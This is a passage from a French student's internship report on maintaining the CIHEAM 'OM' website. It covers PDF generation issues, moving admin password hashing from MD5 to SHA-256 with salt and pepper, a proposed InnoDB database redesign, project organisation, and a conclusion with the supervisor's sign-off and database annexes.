Deuxième problème technique, lorsque j'ai essayé de tester sur le serveur malheureusement la fusion du pdf ne fonctionnait pas bien aussi bien qu'en localhost. Tout d'abord j'ai vérifié que j'utilisais bien la version Linux de wkhtmltopdf et de ghostscript car le serveur est sous Linux. Puis je me suis connecté au serveur sur l'invite de commandes et j'ai testé la commande de fusion dans le terminal en remarquant que cela fonctionnait bien, je n'avais pas de réelles idées d'où venait cette erreur. C'est avec l'aide de mon tuteur que j'ai pu trouver qu'en réalité le problème venait d'une mauvaise gestion des droits des dossiers. J'ai d'ailleurs eu ce même problème lors du téléchargement d'une citation que j'ai pu le repérer bien plus rapidement en ayant déjà fait face à ce problème de droits.

3.3.4 Création et connexion d'administrateurs

Une problématique était présente dans lors de la connexion des administrateurs, cette dernière utilisait une clef de cryptage MD5, comme mentionné dans la partie Analyse, MD5 présente énormément de faiblesses d'où le passage avec la clef de cryptage SHA-256. La modification a été assez rapide cependant la contrainte est les comptes administrateurs qui ont les mots de passe cryptés en MD5 et la particularité des comptes administrateurs est que ces comptes ne peuvent être créés que dans la partie administration du site et les personnes capables de les créer sont les supers administrateurs. Donc pour ré-accéder à la partie administration j'ai dû injecter un compte puis ensuite j'ai pu modifier temporairement les mots de passes administrateurs pour qu'ils puissent accéder à la partie administration.

De plus, j'ai évidemment rajouter le sel et le poivre pour complexifier et par conséquent améliorer la sécurité des mots de passe puis j'ai fait en sorte dans la création de mot de passe que l'utilisateur doit au minimum insérer d'une longueur de huit caractères avec une minuscule, une majuscule, un chiffre et un caractère spécial, si ce n'est pas respecté le mot de passe est rejeté et l'administrateur doit recommencer. Enfin, lorsqu' un super administrateur créait un compte ou bien que l'administrateur modifiait son mot de passe, le champ en question affichait de façon visible le mot de passe, j'ai immédiatement corrigé ce problème.

3.3.5 Autres modifications mineures

Enfin, j'ai pu faire de nombreuses autres petites modifications comme par exemple, la correction de la suppression des administrateurs, la modification de certains éléments du site comme le style d'affichage de la barre de recherche, modification de la police du texte. J'ai pu utiliser les cookies pour définir la langue dans laquelle le site s'affiche, de plus lorsque l'utilisateur change de langue, il est redirigé vers l'index alors que le plus optimisé serait que l'utilisateur soit redirigé sur la page actuelle où il est. Puis on m'a demandé de supprimer liens qui ne fonctionnaient plus

3.4 Base de données

Malheureusement, je n'ai eu que peu de temps pour m'attarder sur la base de données cependant j'ai tout de même noté des points à changer pour un futur changement sur le site des OM. La base de données est actuellement mal structurée, les requêtes deviennent alors peu optimisées que ce soit pour la récupération de données ou bien sa gestion.





Figure 24 : Base de données des OM

En analysant, la modélisation de la base de données que j'ai fait, on remarque qu'en réalité la base de données n'a pas de clefs étrangères, ni de tables intermédiaires. Au lieu de ça, les ID ont directement leur clef primaire dans une table, si il y a plusieurs clefs primaires de la table auteurs qui sont concernés par un article, ces id seront stockés directement dans la table Article séparés par “;”. Le moteur MyISAM est utilisé par les tables. Ce dernier est responsable de ce problème car elle ne permet pas de créer les clefs étrangères. Bien que je n'ai pas le temps, je peux au moins proposer des pistes de solutions pour le prochain développeur qui travaillera sur les OM, c'est pourquoi j'ai modélisé un nouveau schéma.



> ADMIN	16K
> AIDE	16K
> ARTICLE	80K
> ARTICLE_AUTEUR	32K
> ARTICLE_MOTCLE	32K
> AUTEUR	1,8M
> MOTCLE	32K
> OPTION	304K
> OPTION_AUTEUR	32K
> OPTION_THEME	32K
> PAGE	16K
> PAGE_I18N	32K
> THEME	32K
> TRAD	16K

Figure 25 : Modélisation de la nouvelle base de données

Pour commencer, je tiens à faire une petite clarification :

Editeur -> OPTION_AUTEUR,

estAuteur -> ARTICLE_AUTEUR

Les serveurs des nouvelles tables sont désormais sur InnoDB enfin la manière dont j'ai procédé est assez simple, par exemple si la table Option concernait plusieurs auteurs et que les auteurs étaient concernés par plusieurs options, une table

intermédiaire était créée. Sinon une id était placé en tant que clef étrangère dans la table qui est concerné que par une entité seulement. Ensuite, j'ai fait quelques ajustements notamment sur la table Admin où la clef primaire est remplacée par le login au lieu de l'id car il est inutile. Actuellement dans la base de données on a à la fois une id et un login qui sont tous les deux uniques. Puis dans la nouvelle modélisation dans la table OPTION_AUTEUR, j'ai ajouté un attribut type qui permet de déterminer si l'auteur en relation avec l'option est coordinateur, éditeur, directeur ou collaborateur. Dans la base de données actuelle, cette mécanique est simulée par contre quatre colonnes différentes AU_ed, AU_coo, AU_com et AU_col. Puis j'ai fini par injecter des données dans les nouvelles tables, cependant ce n'est pas fini car je n'ai pu le faire que sur la table OPTION, ADMIN et AUTEUR. Cette tâche devra être reprise en priorité puis il faudra changer les requêtes pour que ça coïncide avec la nouvelle base de données.

IV- Méthodologie et gestion de projet

Dans cette partie nous verrons l'organisation de l'entreprise dans la gestion de ces projets et mes méthodes de travail que j'ai appliquées durant la durée de ce stage.

4.1 Organisation

Au sein du CIHEAM il n'y a pas une réelle méthodologie appliquée dans les projets, les employés s'adaptent eux-mêmes, par ailleurs c'est un objectif de CIHEAM de pallier cette problématique en recrutant une personne permettant de structurer l'organisation des projets. En conséquence, j'ai fonctionné en deux temps donc dans un premier temps qui a duré environ deux ou trois semaines où je me suis concentré sur la compréhension du fonctionnement du site et de la migration de code vers PHP 8.3 puis dans un second temps qui celui-ci a duré jusqu'à la fin de la durée du stage, j'ai discuté plus régulièrement avec le centre de documentation pour savoir les modifications à appliquer ou bien leur faire une démonstration du site pour leur montrer les problèmes corrigés. J'utilisais donc les méthodes agiles avec le centre de documentation, la fréquence des discussions avec ce dernier pouvait varier mais en général je prenais contact au minimum une fois par semaine, cela se passait en présentiel si ce n'était pas un jour où la personne est en télétravail sinon cela passait par des échanges de mail où on m'envoyait un fichier avec des précisions sur ce qui était bien ou à modifier.

Tests de la fonction recherche

Recherche simple : nom de famille d'un auteur



A CORRIGER

- Dans les filtres pour affiner, on devrait avoir comme proposition « Choisir un auteur » et non pas « Choisir un éditeur »

Figure 26 : Exemple d'une consigne

Quant au service informatique, j'étais constamment avec eux et je leur faisais part de ce que je faisais afin de les informer de mon avancée sur le site et si tout se passait bien. En somme cette section organisation m'a permis de mettre en avant l'apprentissage critique **AC25.02** "Formaliser les besoins du client et de l'utilisateur" ainsi que l'**AC26.04** "Rendre compte de son activité professionnelle"

4.2 Méthodes de travail

Concernant mes méthodes de travail, j'ai été plutôt autonome dans le travail que je faisais, si je demandais de l'aide c'était vraiment en général que je ne comprenais pas l'erreur, par exemple le problème de droits sur les dossiers. Ensuite, j'ai pu proposer des solutions afin d'améliorer le site avec justement la proposition de l'utilisation d'un modèle MVC pour structurer le code. Ensuite j'ai réalisé une tâche qui n'a pas réellement de rapport avec les points principaux du rapport technique, j'ai documenté mon code afin d'aider dans la compréhension du code pour les prochains développeurs.

Ici l'apprentissage critique **AC36.01** Organiser et partager une veille technologique et informationnelle et l'**AC26.03** "Mobiliser les compétences interpersonnelles pour travailler dans une équipe informatique".

Conclusion

Pour conclure ce rapport, au cours de mon stage le travail que j'ai fourni a apporté une réelle valeur pour le CIHEAM. Tout d'abord le site est entièrement fonctionnel, le code est en version 8.3 et sera encore supporté pour quelques années. De plus, j'ai réussi à découvrir où était stockée l'injection SQL et la supprimer, en ce sens j'ai aussi sécurisé les requêtes non protégées évitant ainsi de potentielles injections. J'ai répondu aux demandes du Centre de documentation comme en modifiant la barre de recherche et le Centre de documentation a été satisfait de ces changements. Pour le prochain développeur qui travaillera sur les OM, il aura accès à un code structuré et plus commenté l'aidant ainsi à maintenir le code. Enfin j'ai pu apporter une piste d'amélioration sur la base de données.


Quant à moi, j'ai pu découvrir des librairies que je n'avais jamais utilisé auparavant comme l'utilisation TinyMCE pour éditer des pages du CIHEAM, utiliser whtmltopdf et ghostscript pour la génération PDF où j'ai pu aussi découvrir un problème auquel je serai comment faire face plus rapidement avec les problème de droits sur les dossiers. Ensuite je pense m'être amélioré dans l'analyse de code comme pour trouver les failles dans le code et aussi l'amélioration dans ma capacité à mieux refactoriser le code. Enfin bien que j'ai été seul dans le projet, j'ai pu expérimenter en situation réelle le travail d'équipe lorsque j'avais besoin d'aide avec le service informatique et une relation client avec le centre de documentation quand on parlait des modifications du site.

Visa du maître de stage

vu le 26/03/2025

Yves Pournin

Responsable Informatique / CIHEAM IAM de Montpellier

A handwritten signature in black ink, consisting of several fluid, overlapping strokes that form a stylized, abstract shape.

Bibliographie

[1] *Welcome to PHPWord's documentation — PHPWord 0.18.2 documentation.* (s.

d.). <https://phpword.readthedocs.io/en/latest/>

[2] *Usage Statistics and Market Share of PHP for Websites, March 2025.* (s. d.).

<https://w3techs.com/technologies/details/pl-php>

Annexe

	Nom de la table	Moteur	Auto-Incrémentation	Longueur des données	Partitioned	Description
Tables	ADMIN	MyISAM	18	1,1K	[]	
Vues	AIDE	MyISAM	0	6,1K	[]	
Indexes	ARTICLE	MyISAM	8 113	12M	[]	
Procédures	ARTICLE_1	MyISAM	7 054	8M	[]	
Paquets	AUTEUR	MyISAM	12 474	420K	[]	
Sequences	MOTCLE	MyISAM	3 831	154K	[]	
Triggers	MOTCLE_MNP	MyISAM	3 784	152K	[]	
Evènements	OPTION	MyISAM	1 045	268K	[]	
Source	OPTION_1	MyISAM	1 017	143K	[]	
	PAGE	MyISAM	41	808	[]	
	PAGE_I18N	MyISAM	0	48K	[]	
	THEME	MyISAM	11	1,4K	[]	
	TRAD	MyISAM	0	13K	[]	

Annexe 1 : Moteur qu'utilise la BD actuellement

	Nom de la table	Moteur	Auto-Incrémentation	Longueur des données	Partitioned	Description
	ADMIN	InnoDB	0	16K	[]	
	AIDE	InnoDB	0	16K	[]	
	ARTICLE	InnoDB	1	16K	[]	
	ARTICLE_AU...	InnoDB	0	16K	[]	
	ARTICLE_MO...	InnoDB	0	16K	[]	
	AUTEUR	InnoDB	12 497	1,5M	[]	
	MOTCLE	InnoDB	1	16K	[]	
	OPTION	InnoDB	1 041	272K	[]	
	OPTION_AU...	InnoDB	0	16K	[]	
	OPTION_TH...	InnoDB	0	16K	[]	
	PAGE	InnoDB	1	16K	[]	
	PAGE_I18N	InnoDB	1	16K	[]	
	THEME	InnoDB	1	16K	[]	
	TRAD	InnoDB	0	16K	[]	

Annexe 2 : Moteur qu'utilise la BD après que j'ai commencé à créer la nouvelle BD

